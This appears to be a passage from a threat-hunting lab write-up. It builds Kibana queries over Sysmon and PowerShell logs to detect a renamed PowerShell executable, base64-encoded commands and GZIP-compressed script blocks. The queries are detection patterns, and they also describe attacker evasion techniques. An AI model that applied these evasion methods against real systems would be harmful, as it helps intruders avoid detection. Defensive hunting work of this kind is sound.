
Regsvr32 using a well-known command execution to spawn PowerShell.

Task 3. Perform a hunt for renamed PowerShell.exe

Our detection is based on the fact that the PowerShell executable preserves "PowerShell" in its description, regardless of the name. So, we look into Sysmon again for any created process (event id 1) with description containing "PowerShell" that is not powershell.exe or powershell_ise.exe. We construct the following query:

```
winlog.event_data.Description:*PowerShell AND NOT (winlog.event_data.Image:*powershell.exe OR winlog.event_data.Image:*powershell_ise.exe)
```

Once executed, we get the following match:



The image above reveals that the program executed is "C:\ProgramData\Windows.exe"


Another approach would be to look for EventID 400, where the HostName is ConsoleHost but the HostApplication is not powershell.exe.

Task 4. Perform a hunt for base64-encoded PowerShell commands

For this part, we'll use Sysmon event id 1, looking for command line arguments that would match those of an encoded command. The parameter that we are looking for is "-encodedcommand" but the bare minimum that PowerShell needs provided as arguments to threat it as an encoded command is simply "-e". So, let's filter out for event id 1, look for all powershell processes (powershell.exe or PowerShell in description), and parameter that contains "-e" - final query is shown below:

```
(winlog.event_data.Description:*PowerShell OR winlog.event_data.Image:*powershell.exe) AND winlog.event_data.CommandLine:*-e*
```

Once executed, we receive the following output:




If we decode the passed command, we'll find that it is the command "whoami".

Task 5. Perform a hunt for PowerShell attacks utilizing GZIP compression

For this task, we'll be looking at ScriptBlockText of event id 4104. After some research we find that GZIP archives have the magic number "H4sI", which appears quite unique. That will be our detection -- let's filter for event id 4104 and final query below:

```
winlog.event_data.ScriptBlockText:*H4sI*
```

Once executed, we receive the following output:

